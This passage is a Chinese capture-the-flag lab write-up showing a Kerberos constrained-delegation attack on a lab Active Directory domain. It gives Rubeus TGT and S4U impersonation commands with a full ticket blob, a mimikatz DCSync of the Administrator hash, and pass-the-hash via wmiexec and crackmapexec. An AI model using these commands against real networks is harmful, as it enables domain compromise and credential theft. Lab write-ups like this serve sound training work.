
约束委派攻击 MSSQLSERVER 配置了到 DC LDAP 和 CIFS 服务的约束性委派,用Rubeus申请自身的服务票据,用通过 S4U 伪造 ST
首先用Rubeus.exe申请自身的服务票据
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 PS C:\> ./Rubeus.exe asktgt /user:MSSQLSERVER$ /rc4:22aeb108e265d0e61c044e996d08970b /domain:xiaorang.lab /dc:DC.xiaorang.lab /nowrap | _____) )_ _ | |__ _____ _ _ ___ | __ / | | | | _ \ | ___ | | | |/___) | | \ \ | |_ | | |_) ) ____ | |_ | |___ |_ | |_ |____/ |____/ |_____)____/(___/ v2.3.3 [*] Action: Ask TGT [*] Using rc4_hmac hash: 22aeb108e265d0e61c044e996d08970b [*] Building AS-REQ (w/ preauth) for: 'xiaorang.lab\MSSQLSERVER$' [*] Using domain controller: 172.22.2.3:88 [+] TGT request successful! [*] base64(ticket.kirbi): doIFmjCCBZagAwIBBaEDAgEWooIEqzCCBKdhggSjMIIEn6ADAgEFoQ4bDFhJQU9SQU5HLkxBQqIhMB+gAwIBAqEYMBYbBmtyYnRndBsMeGlhb3JhbmcubGFio4IEYzCCBF+gAwIBEqEDAgECooIEUQSCBE3ZwrqO8EkICxfUq15Jntswcyr0tIZhgbVy+q12D32eRsNlS4zYmHBPzxxdV3PAgradY/FuHOiNIo26oMYINXfYcCy4ay+lbxFEVviyNg0wpiwJNWaUJcajYOLSnvqdXY5WIVGfahOBzabTiagqLBu7fR5yGPQR8tiqE5E5DjSqwRkNOj1H3CnFQsjJWIYjydkX5F6H/yCX2FXPxi2k98rHr90VhUE3nOhumdWDThivWVDw3wIsSE6z7egPgb3jdjUAHRAfJ8r144bIPU032xOPQGfVTX8iBBuhY6Zjdgu+cmNCPIS9dGR6lTc82JMrgyyJ1CLlxjY+zcgl0wM2TerLTD1a1/QP7q05ZolePXWJJOtJWNTuB2vl/Ksm3WtZXhCXlVFMQ1zvSOqzEYiKAJ/aJAuZtUWWKGP42iG4gNAEt0Ts+o/az24x54gzW/gVhNyatIXQpmwwB7XlCT8aruwcWvxPg+YZNqCNWu8GtWpn1iMKwFbrzuXjKkUX8LLQKf5eV2mfI1QTvvWaFYaFbW21IgFGukAxfmZFIJMv2/FrOOL7DpDmXOFApUFa2bRsJOUb/w8r+AoWvF+kSYlkDOsZFwl04LrvbM34N0i7hYV2EjxWs5ysGitbtuxM2By3+xFxBpG3QjTdreSEiJ5UeuHpI3OkncHfGWzBuNCSWkw11442OeyWVbqDlOzPQw8pUaE8RTbQXcZhMpEvTvGXnpNlZXlwmQGJENfvWoWNmBdQxOF6cOU6F6SFq1gbQYsvVgECq7RYuG+Lsz/LqJO8enWyUqQZJOulW9cQleNlqJQ7e6pNwngL2QlnX/lF/DeyTAHTvaGZ/dj2FgKDv0kWJkPAuUltGy60fsCmUD1YTQ7lMx9qF157SkDG5mtcHb1GspwLNiE6aLWRHvHD/Ok1tyhuxjtwcgAMoRC9F487Ksxf20GAYrBDtSav3rVGVWDfnLG7rbQ71iu5Vr89kP7cZ5wMTkTb2Wg9ccPiFoQ9dt5QFeqf6XNRX4ns3xmoB6f8yTCygIwxrp0qSxfBYfrWEsKnzQZYUPSJwwPYbSZGysHQqcpMNRszkzBUmeg/1HGvpBbskY2hZll4ag1whArX9ms2JAgNFOPm7yGo1hKkuVVciZQrekns9SCyp/0WpiXj8XzbK6oDxV4aTtsCuQC+7fwbKXmwOwYpqIF9ooz7+Pq6VgtZ4YLCS51kvVxAu1eqkbWebBaNFhQQoscI5qanm13yBJPDTmPJDwR+EpUmeTzAMBW4QSG5FnuGI3d86jQ32NO+jogBv0X56PFBWr8SabY8tmiQU8zoj03klK4XDxY8Rtc9Ulw4gmiyPQpIyKn3beAnWcodQeMvU+dmm2NWTiDfnOUE9FNMQ+wnk2uLT638/MTO0WD25X/RsdVDcDXpOxa/dEin/i8uqX69PN8/SiiYvfy9kv+WywPjJUUqXJkit+R85Wc85Q6IIYO78IKjgdowgdegAwIBAKKBzwSBzH2ByTCBxqCBwzCBwDCBvaAbMBmgAwIBF6ESBBCsLjZyoRq0Pwso7CwZre9coQ4bDFhJQU9SQU5HLkxBQqIZMBegAwIBAaEQMA4bDE1TU1FMU0VSVkVSJKMHAwUAQOEAAKURGA8yMDI1MDgwNzE1MTM1OFqmERgPMjAyNTA4MDgwMTEzNThapxEYDzIwMjUwODE0MTUxMzU4WqgOGwxYSUFPUkFORy5MQUKpITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDHhpYW9yYW5nLmxhYg== ServiceName : krbtgt/xiaorang.lab ServiceRealm : XIAORANG.LAB UserName : MSSQLSERVER$ (NT_PRINCIPAL) UserRealm : XIAORANG.LAB StartTime : 2025/8/7 23:13:58 EndTime : 2025/8/8 9:13:58 RenewTill : 2025/8/14 23:13:58 Flags : name_canonicalize, pre_authent, initial, renewable, forwardable KeyType : rc4_hmac Base64(key) : rC42cqEatD8LKOwsGa3vXA== ASREP (key) : 22AEB108E265D0E61C044E996D08970B
然后使用 S4U2Self 扩展代表域管理员 Administrator 请求针对域控 LDAP 服务的票据,并将得到的票据传递到内存中
1 .\Rubeus.exe s4u /impersonateuser:Administrator /msdsspn:CIFS/DC.xiaorang.lab /dc:DC.xiaorang.lab /ptt /ticket:doIFmjCCBZagAwIBBaEDAgEWooIEqzCCBKdhggSjMIIEn6ADAgEFoQ4bDFhJQU9SQU5HLkxBQqIhMB+gAwIBAqEYMBYbBmtyYnRndBsMeGlhb3JhbmcubGFio4IEYzCCBF+gAwIBEqEDAgECooIEUQSCBE3ZwrqO8EkICxfUq15Jntswcyr0tIZhgbVy+q12D32eRsNlS4zYmHBPzxxdV3PAgradY/FuHOiNIo26oMYINXfYcCy4ay+lbxFEVviyNg0wpiwJNWaUJcajYOLSnvqdXY5WIVGfahOBzabTiagqLBu7fR5yGPQR8tiqE5E5DjSqwRkNOj1H3CnFQsjJWIYjydkX5F6H/yCX2FXPxi2k98rHr90VhUE3nOhumdWDThivWVDw3wIsSE6z7egPgb3jdjUAHRAfJ8r144bIPU032xOPQGfVTX8iBBuhY6Zjdgu+cmNCPIS9dGR6lTc82JMrgyyJ1CLlxjY+zcgl0wM2TerLTD1a1/QP7q05ZolePXWJJOtJWNTuB2vl/Ksm3WtZXhCXlVFMQ1zvSOqzEYiKAJ/aJAuZtUWWKGP42iG4gNAEt0Ts+o/az24x54gzW/gVhNyatIXQpmwwB7XlCT8aruwcWvxPg+YZNqCNWu8GtWpn1iMKwFbrzuXjKkUX8LLQKf5eV2mfI1QTvvWaFYaFbW21IgFGukAxfmZFIJMv2/FrOOL7DpDmXOFApUFa2bRsJOUb/w8r+AoWvF+kSYlkDOsZFwl04LrvbM34N0i7hYV2EjxWs5ysGitbtuxM2By3+xFxBpG3QjTdreSEiJ5UeuHpI3OkncHfGWzBuNCSWkw11442OeyWVbqDlOzPQw8pUaE8RTbQXcZhMpEvTvGXnpNlZXlwmQGJENfvWoWNmBdQxOF6cOU6F6SFq1gbQYsvVgECq7RYuG+Lsz/LqJO8enWyUqQZJOulW9cQleNlqJQ7e6pNwngL2QlnX/lF/DeyTAHTvaGZ/dj2FgKDv0kWJkPAuUltGy60fsCmUD1YTQ7lMx9qF157SkDG5mtcHb1GspwLNiE6aLWRHvHD/Ok1tyhuxjtwcgAMoRC9F487Ksxf20GAYrBDtSav3rVGVWDfnLG7rbQ71iu5Vr89kP7cZ5wMTkTb2Wg9ccPiFoQ9dt5QFeqf6XNRX4ns3xmoB6f8yTCygIwxrp0qSxfBYfrWEsKnzQZYUPSJwwPYbSZGysHQqcpMNRszkzBUmeg/1HGvpBbskY2hZll4ag1whArX9ms2JAgNFOPm7yGo1hKkuVVciZQrekns9SCyp/0WpiXj8XzbK6oDxV4aTtsCuQC+7fwbKXmwOwYpqIF9ooz7+Pq6VgtZ4YLCS51kvVxAu1eqkbWebBaNFhQQoscI5qanm13yBJPDTmPJDwR+EpUmeTzAMBW4QSG5FnuGI3d86jQ32NO+jogBv0X56PFBWr8SabY8tmiQU8zoj03klK4XDxY8Rtc9Ulw4gmiyPQpIyKn3beAnWcodQeMvU+dmm2NWTiDfnOUE9FNMQ+wnk2uLT638/MTO0WD25X/RsdVDcDXpOxa/dEin/i8uqX69PN8/SiiYvfy9kv+WywPjJUUqXJkit+R85Wc85Q6IIYO78IKjgdowgdegAwIBAKKBzwSBzH2ByTCBxqCBwzCBwDCBvaAbMBmgAwIBF6ESBBCsLjZyoRq0Pwso7CwZre9coQ4bDFhJQU9SQU5HLkxBQqIZMBegAwIBAaEQMA4bDE1TU1FMU0VSVkVSJKMHAwUAQOEAAKURGA8yMDI1MDgwNzE1MTM1OFqmERgPMjAyNTA4MDgwMTEzNThapxEYDzIwMjUwODE0MTUxMzU4WqgOGwxYSUFPUkFORy5MQUKpITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDHhpYW9yYW5nLmxhYg==
读取flag
1 type \\DC.xiaorang.lab\C$\Users\Administrator\flag\flag04.txt
LDAP 服务具有DCSync权限,导出域内用户的Hash,获取域管的哈希:
1 ./mimikatz.exe "lsadump::dcsync /domain:xiaorang.lab /user:Administrator" exit
再去PTH横向:
WMI横向
得到域管的哈希后我们可以通过WMI服务登录域控
1 python wmiexec.py -hashes 00000000000000000000000000000000:1a19251fbd93596983261636
或者crackmapexec
直接通过哈希传递就能拿下域控,这里使用crackmapexec来进行PTH
1
2
proxychains crackmapexec smb 172.22.2.3 -u administrator -H1a19251fbd935969832616366ae3fe62 -d xiaorang.lab -x "type Users\Administrator\flag\flag04.txt" flag04 : flag{73 daecaa-d94e-4 d7c-9449 -6 d51166bad6d}
也可用msf上线
还有更多PTH方法,参考文章:域渗透基础 - 重庆森林不在重庆
参考文献 https://blog.csdn.net/qq_45234543/article/details/128482984
https://blog.csdn.net/uuzeray/article/details/141573590
https://xz.aliyun.com/news/13105
https://p4tt0n.github.io/2025/02/23/%E6%98%A5%E7%A7%8B%E4%BA%91%E9%95%9Cbrute4road/index.html
https://zysgmzb.club/index.php/archives/241
https://blog.xrntkk.top/post/%E6%98%A5%E7%A7%8B%E4%BA%91%E9%95%9C-brute4road-writeup/
http://ta0.fun/posts/b6e8119b/
https://www.cnblogs.com/fdxsec/p/17893308.html
https://zhuanlan.zhihu.com/p/581577873